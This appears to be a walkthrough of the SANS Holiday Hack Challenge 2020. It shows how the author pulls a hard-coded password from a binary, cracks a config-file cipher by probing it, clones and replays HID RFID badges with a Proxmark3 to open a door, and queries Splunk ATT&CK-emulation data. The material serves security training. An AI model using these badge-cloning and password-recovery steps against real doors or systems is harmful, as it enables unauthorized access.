elf@55fd9f30f563:~$ tmux ls
0: 1 windows (created Wed Dec 23 23:12:46 2020) [80x24]

elf@55fd9f30f563:~$ tmux attach-session -t 0

................................,:lccc:;,'...''''''
.............................';loodxkkxxdlc;'..''''
............................,:ccllcldx0dxxdoc..''''
...........................;cccloodkOkok0OOx:..''''
.........................':cccllodxxkkkOkxdxx;....''
........................,cccllooddxkOOOkOxoo'.....''
.......................';:cclllccllodO0Okkkx;...''..
.....................:llollclclccccclokc::'.........
...................;ddolllllllccccccl;...........
..................:xdooddooolclllllolld;..........
.................'xxoodxxxdoooooooxkdooox'.........
.................,xxkxdxkkxxddddddxkkxdxl....'.....
.................'xOkooddxkkxxdddxxkkxxxxx'.......'.
..................oOkddxkkkdxxdddxxxxxxdd:......'.'
.................';k0xxkxxOxddddoodxdxkkx:....''''
................'',o0xdddxkxdxdoddddddkkkxxc....''''
................',,:OK0kkOOxddddxxxddxxkxd:''''''''
.............',;:cccdKXKOkkOOxkxdxxxxxxkOx;''''''''
...........:oxdddxkkxOXXOxxkxxkkkkkkkxxdxx,,''''''''
.......''':c:,..'coodOOO0OOO00kxOkK0KkO0d,,''''''''
...;cllc::clddooddOkxoccccccloddxxO0KK0KKOc:;,''''''
'ldolcc:::lldxkOxkO000OOOOkkxxdddxooooooooooodxxxddol
xxlcc::::xollddddxOOdddxxxkkOOO0000000xkOkkxddoooooo
lo:::cccc::ldoodooxd,;lxxkkO0OOOOOOOOOOOOO0000000000
locclccccccccldkxdkk:,;cdxkOKXXXKKKKKXXKk:::cllodxk
xxolllccllcodkOkO0:,,,:dkOOKKXXXKKKXXKl,,''''''''
xxkolllllllllodkO0KO;,,,;;lxO00KKXKKKKK0c;,,,,,,,,,,
,dxxxdoooollodxk0KOolc::::cdO00KK00K000c;,,,,,,,,,;
..:xkOOkdoxxkOO0Oxooooooloooodx0O00Ok0kk0oc:;;;;;;;;
....:dkOddOO0OkdoollllllooooddxOOOOOkkkkOdllccccccccc

You found her! Thank you!!!

[0] 0:bash*                                             "55fd9f30f563" 23:14 23-Dec-20
[0] 0:bash*                                             "55fd9f30f563" 23:15 23-Dec-20
```


Pepper gives us some hints to help with the main objective. Let's head back inside and talk to Sparkle, who gives us the Elevator Service Key.

Main objective part 1

Enter the Santavator, and unlock the panel.


For now, we'll only have 1 Green Bulb and a few items, so position the Candycane in such a way that the Super Santavator Sparkle Stream (S4) flows through the green bulb into the green receiver. This unlocks the second floor and allows us to visit some of the really awesome talks!





In the Talks Lobby, there's a **Red Bulb** laying around. Go back to the Santavator to install the red bulb to color the sparkles heading into the red receiver red. Now we can also visit Netwars on the roof! The **Yellow Bulb** is next to Santa's Sled. Pick it up and head back into the Santavator to install the final bulb. However, before stepping into the Santavator, make sure you pick up the **Small Marble** in the lower-right corner of the roof, just ahead of the Santavator, cleverly hidden out-of-sight.

Position the items in such a way that the S4 is split in 3 separate beams and flows into all 3 receivers to fully power the Santavator.



There's still a button missing for the Workshop, but we'll come back to that later…

First, we need to pay Bushy a visit in the Talks Lobby, and help him out with some issues at the Speaker UNPreparedness Room.

Speaker UNPrep Challenge part 1 – The Door

```
Help us get into the Speaker Unpreparedness Room!

The door is controlled by ./door, but it needs a password! If you can figure out the password, it'll open the door right up!

Oh, and if you have extra time, maybe you can turn on the lights with ./lights activate the vending machines with ./vending-machines? Those are a little
trickier, they have configuration files, but it'd help us a lot!

(You can do one now and come back to do the others later if you want)

We copied edit-able versions of everything into the ./lab/ folder, in case you want to try EDITING or REMOVING the configuration files to see how the binaries
react.

Note: These don't require low-level reverse engineering, so you can put away IDA and Ghidra (unless you WANT to use them!)

elf@57db11cc5d98 ~ $ ls
door  lab  lights  lights.conf  vending-machines  vending-machines.json

elf@57db11cc5d98 ~ $ strings door | grep -i password
/home/elf/doorYou look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
Be sure to finish the challenge in prod: And don't forget, the password is "Op3nTheD00r"
Beep boop invalid password

elf@57db11cc5d98 ~ $ ./door
You look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
tool for this...

What do you enter? > Op3nTheD00r
Checking......
Door opened!
```

The password needed to open the door is:

Op3nTheD00r

Now, the door is open, but in the room the lights are still turned off. Let's turn them on:

Speaker UNPrep Challenge part 2 – The Lights

```
elf@adefb6dc2a28 ~ $ cd lab

elf@adefb6dc2a28 ~/lab $ ls
door  lights  lights.conf  vending-machines  vending-machines.json

elf@adefb6dc2a28 ~/lab $ vim lights.conf
password: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
name: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124

elf@adefb6dc2a28 ~/lab $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, Computer-TurnLightsOn

What do you enter? > Computer-TurnLightsOn
Checking......

That would have turned on the lights!
If you've figured out the real password, be sure you run /home/elf/lights

elf@adefb6dc2a28 ~/lab $ cd ..

elf@adefb6dc2a28 ~ $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lights.conf
```

```
---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? > Computer-TurnLightsOn
Checking......

Lights on!
```

The password to turn the lights on is:

COMPUTER-TURNLIGHTSON

Now that the lights are on, there's yet another issue in the room. The Vending Machine is out of order. Let's fix that one as well...

Speaker UNPrep Challenge part 3 – The Vending Machine

```
elf@cdc2df6d7741 $ cd lab

elf@cdc2df6d7741 ~/lab $ rm vending-machines.json

elf@cdc2df6d7741 ~/lab $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on…

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's something you could figure out in the lab…

ALERT! ALERT! Configuration file is missing! New Configuration File Creator Activated!

Please enter the name > BusyR
Please enter the password > AAAAAAAAAA

Welcome, BusyR! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > AAAAAAAAAA
Checking......
That would have enabled the vending machines!

If you have the real password, be sure to run /home/elf/vending-machines

elf@cdc2df6d7741 ~/lab $ cat vending-machines.json
{
  "name": "BusyR",
  "password": "XiGRehmwXi"
}

elf@cdc2df6d7741 ~/lab $ cat ../vending-machines.json
{
  "name": "elf-maintenance",
  "password": "LVEdQPpBwr"
}
```

We can observe a few things. Each character is encoded by a different character, passwords in the config file are the same length as the password, and a long password is repeating, indicating that some kind of poly-alphabetical substitution is applied to a 10 characters long password, using an 8 byte key:

```
Entered password: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
  "password": "XiGRehmwXiGRehmwXiGRehmwXiGRehmwXiGRehmwXiGReh"

Entered password: "BBBBBBBBBB"
  "password": "DqTpKv7fDq"

Empty password:
  "password": ""
```

Using this knowledge, we can simply do a manual bruteforce, trying different characters, while keeping the ones that match the password of the machine:

```
looking for:    LVEdQPpBwr
AAAAAAAAAA      XiGRehmwXi    No matches...
BBBBBBBBBB      DqTpKv7fDq    No matches...
Password01      sVPnJ2sb3r    2 matches, the a and the 1 seem to be correct ;-)
aaaaaaaaa1      9Vbtacpg9r    Another match… another a...
nannnnann1      bVE62XpBbr    adding 2 n's...
eaneeeane1      wVEQAYpBwr    and 2 e's...
candycane1      eVEdQEpBwr    Trying candycane1, but only the y is correct...
CandyCane1      LVEdQPpBwr    Ahh.. uppercase C's…
```

Let's try this on the vending-machine-script:

```
elf@696c09fbacbc ~/lab $ cd ..

elf@696c09fbacbc ~ $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on…

Loading configuration from: /home/elf/vending-machines.json
```


```
I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Welcome, elf-maintenance! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > CandyCane1
Checking.....

Vending machines enabled!!
```


The password for the vending machine is:

CANDYCANE1

Main objective part 2

Enter the Speaker UNPreparedness Room. Pick up the **Elevator 1.5 Button** in the bottom-right corner of the room and grab some **Portal Candies** from the 'Release the Snacken'-vending machine. Go back to the Santavator to install the 1.5 button, and use the Portal Candies to improve on the S4-quality by redirecting some misguided sparkles…





Okay, that's enough playing around, let's get on with the objectives…

OBJECTIVE 5) OPEN HID LOCK

Difficulty: 2

Open *the HID lock in the Workshop. Talk to Bushy Evergreen near the talk tracks for hints on this challenge. You may also visit Fitzy Shortstack in the kitchen for tips.*

Okay, we already talked to Bushy to be able to complete the Santavator. Let's pay a visit to the kitchen and help Fitzy to gain access to his cloud controlled Christmas tree lights by pretending you're a modem by whistling into the blue phone. For the younger generation that doesn't know how to whistle a sound 33k6 negotiation, there's an example-link provided.

The 33.6 Kbps Challenge

First, **pick up the handset** and push the buttons ***7 5 6 8 3 4 7*** to dial into the remote modem.

Next, whistle as good as you can the following sounds:


1. **baa DEE brrr**
2. **aaah**
3. **WEWEWWWWRRWRR**
4. **bedurrrdunditty**
5. **SCHHRRHHRTHRTR**

When the cloud-connection is restored, Fitzy tells us that Santa really trusts **Shinny Upatree**.

Main Objective

Time to visit the Workshop on Floor 1.5. There's a Large Marble on the floor, that we can use to even further improve our S4 streams later. In the Wrapping Room there's a Rubber Ball and Proxmark3 on the floor. Pick up those objects. We can use the Proxmark3 to clone some cards and get access to the locked door. Let's just hope that this wasn't the one meant for Josh Wright, and that he still gets his Christmas present…

Based on what Fitzy told us, we probably need to clone Shinny's access card, but let's see how many we can clone. Walk up to an elf, grab the Proxmark3 and type `l hid read` to scan his or her RFID card:



```
   ¦¦¦¦¦¦+ ¦¦¦+   ¦¦¦+¦¦¦¦¦¦+
   ¦¦+--¦¦+¦¦¦¦+ ¦¦¦¦¦+---¦¦+
   ¦¦¦¦¦¦++¦¦+¦¦¦¦+¦¦¦ ¦¦¦¦++
   ¦¦+---+ ¦¦¦+¦¦++¦¦¦ +--¦¦+
   ¦¦¦     ¦¦¦ +-+ ¦¦¦¦¦¦¦¦++       Iceman ?
   +-+     +-+     +-++----+    ?? bleeding edge
   https://github.com/rfidresearchgroup/proxmark3/
 [=] Session log /home/elf/.proxmark3/logs/log_20201224.txt
 [=] Creating initial preferences file
 [=] Saving preferences...
 [+] saved to json file /home/elf/.proxmark3/preferences.json
  [ Proxmark3 RFID instrument ]
  [ CLIENT ]
   client: RRG/Iceman/master/v4.9237-2066-g3de856045 2020-11-25 16:29:31
   compiled with GCC 7.5.0 OS:Linux ARCH:x86_64
  [ PROXMARK3 ]
   firmware.................. PM3RDV4
   external flash............ present
   smartcard reader.......... present
   FPC USART for BT add-on... absent
  [ ARM ]
   LF image built for 2s30vq100 on 2020-07-08 at 23: 8: 7
   HF image built for 2s30vq100 on 2020-07-08 at 23: 8:19
   HF FeliCa image built for 2s30vq100 on 2020-07-08 at 23: 8:30
  [ Hardware ]

   --= uC: AT91SAM7S512 Rev B
   --= Embedded Processor: ARM7TDMI
   --= Nonvolatile Program Memory Size: 512K bytes, Used: 304719 bytes (58%) Free: 219569 bytes (42%)
   --= Second Nonvolatile Program Memory Size: None
   --= Internal SRAM Size: 64K bytes
   --= Architecture Identifier: AT91SAM7Sxx Series
   --= Nonvolatile Program Memory Type: Embedded Flash Memory

 [magicdust] pm3 --> lf hid read
 #db# TAG ID: 2006e22f0e (6023) - Format Len: 26 bit - FC: 113 - Card: 6023
 [magicdust] pm3 -->
```

Noel Bootie	TAG ID: 2006e22f08 (6020)
Sparkle Redberry Ginger Breddie	TAG ID: 2006e22f0d (6022)
Bow Ninecandle	TAG ID: 2006e22f0e (6023)
Holly Evergreen	TAG ID: 2006e22f10 (6024)
Shinny Upatree	TAG ID: 2006e22f13 (6025)
Angel Candysalt	TAG ID: 2006e22f31 (6040)

When you've collected all TAG ID's, go back to the workshop on Floor 1.5. Sparkle and Ginger seem to be using a cloned card as well… Strange, remember to tell Santa to keep a close eye on those elves…

It seems that Bow Ninecandle has access to the door, as we can unlock the door using his TAG ID:

```
[magicdust] pm3 --> lf hid sim -r 2006e22f0e
[=] Simulating HID tag using raw 2006e22f0e
[=] Stopping simulation after 10 seconds.
```

So, we can open the door using the following command:

Lf hid sim -r 2006e22f0e

Unfortunately, once the door is open, we can't verify the RFID-tags of the other elves to see who else has access to the door.

Entering area "???" unlocks the rest of the objectives.

OBJECTIVE 6) SPLUNK CHALLENGE

Difficulty: 3

Access the Splunk terminal in the Great Room. What is the name of the adversary group that Santa feared would attack KringleCon?

.

But… before going any further, first head back in the workshop and help out Minty solving some issues with the Sort-o-Matic machine. As a thank you for this, Minty will provide us with some hints for the Splunk Challenge when we fixed this machine…

Sort-o-Matic Challenge

1. **Create a Regex That Matches All Digits**

```
\d
```

2. **Create a Regex That Matches 3 or More Alpha Characters Ignoring Case**

```
[a-zA-Z]{3}
```

3. **Create a Regex That Matches Two Consecutive Lowercase a-z or numeric characters.**

```
[a-z\d]{2}
```

4. **Any two characters that are not uppercase A-L or 1-5**

```
[^A-L1-5]{2}
```

5. **Create a Regex To Match a String of 3 Characters in Length or More Composed of ONLY Digits**

```
^\d{3,}$
```

6. **Create A Regex To Match Multiple Hour:Minute:Second Time Formats Only**

```
^(?:[01]?\d|2[0-3])(?::[0-5]\d){1,2}$
```

7. **Create A Regular Expression That Matches The MAC Address Format Only While Ignoring Case**

```
^([\dA-Fa-f]{2}[:]){5}([\dA-Fa-f]{2})$
```

8. **Create A Regex That Matches Multiple Day, Month, and Year Date Formats Only**


```
^(0[1-9]|[12][0-9]|3[01])[-/.](0[1-9]|1[012])[-/.](19|20)\d\d$
```

Main Objective

Enter area "???". Strangely, when doing this write-up, the room seems to be empty now. Earlier there where a lot of hidden objects in the dark room, so you had to find your way around the narrow path to the light. As I prefer following a narrow path, instead of a broad road, here are the original directions to the light:

Down, Down, Left, Left, Down, Left, Down, Down, Left, Down, Down, Down, Right, Down, Down, Right, Down, Right, Right, Down, Down, Left, Left, Down, Down, Down

By stepping through the light you'll find a hidden gateway back into the Entry, where you somehow end up in Santa's body!!! Coincidentally, this will allow us to access the Splunk-terminal in the Great Room.



Santa's SOC Challenge

1. Your goal is to answer the **Challenge Question**. You will include the answer to this question in your HHC write-up!
2. Work your way through the training questions. Each one will help you get closer to the answering the Challenge Question.
3. Characters in the KringleCon SOC Secure Chat are there to help you. If you see a blinking red dot ● next to a character, click on them and read the chat history to learn what they have to teach you! And don't forget to scroll up in the chat history!
4. To search the SOC data, just click the Search link in the navigation bar in the upper left hand corner of the page.
5. This challenge is best enjoyed on a laptop or desktop computer with screen width of 1600 pixels or more.
6. WARNING This is a defensive challenge. Do not attack this system, Splunk, Splunk apps, or back-end APIs. Thank you!

Training Questions

1. **How many distinct MITRE ATT&CK techniques did Alice emulate?**

```
| tstats count where index=T*-* by index
| rex field=index "(?<technique>t\d+)[\.\-].0*"
| stats dc(technique)

13
```

13

2. **What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space)**

```
| tstats count where index=t1059.003* by index

t1059.003-main
t1059.003-win
```

T1059.003-MAIN T1059.003-WIN

3. **One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?**

```
index=* MachineGuid
| table CommandLine

"C:\Windows\system32\cmd.exe" /c "REG QUERY HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography /v MachineGuid"
REG  QUERY HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography /v MachineGuid
```

HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\CRYPTOGRAPHY

4. **According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)**


```
index=attack OSTAP
| sort 1 "Execution Time _UTC"
| table "Execution Time _UTC"

2020-11-30T17:44:15Z
```

2020-11-30T17:44:15Z

5. **One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?**

To find out which package Frgnca worked on, first check github: https://github.com/frgnca. Fortunately, there's only a handful of repositories: *arkSEtup, ubuntu, AudioDeviceCmdlets, Notes, RetroPie, frgnca.github.io, home-lab and fcpi*

AudioDeviceCmdlets sounds the most promising, let's Google:


Google
"atomic red team" " AudioDeviceCmdlets"
All Images Videos Shopping News More Settings Tools

About 2 results (0,31 seconds)

github.com › atomic-red-team › blob › master › atomics
redcanaryco/atomic-red-team - GitHub
atomic-red-team/atomics/T1123/T1123.md. Go to file · Go to file T; Go to line L; Copy path ... #1 - using device audio capture commandlet. AudioDeviceCmdlets.

gist.github.com › jivoi
Atomic Tests - All Command Lines - Replace Input Arguments ...
[Payload](https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1056/ ... [AudioDeviceCmdlets](https://github.com/cdhunt/WindowsAudioDevice- ...

On the page https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1123/T1123.md AudioDevicecmdlets links to the Github-site of cdhunt, not frgnca's. However, when clicking the link, it does a redirect and we'll end up on https://github.com/**frgnca**/AudioDeviceCmdlets.

So, we need to search for T1123-win, combined with EventCode=1, and a string-search for AudioDevicecmdlets:

```
index=T1123-win EventCode=1 WindowsAudioDevice-Powershell-Cmdlet
| table ProcessId ParentProcessId

1664    3648
3648    4048
```

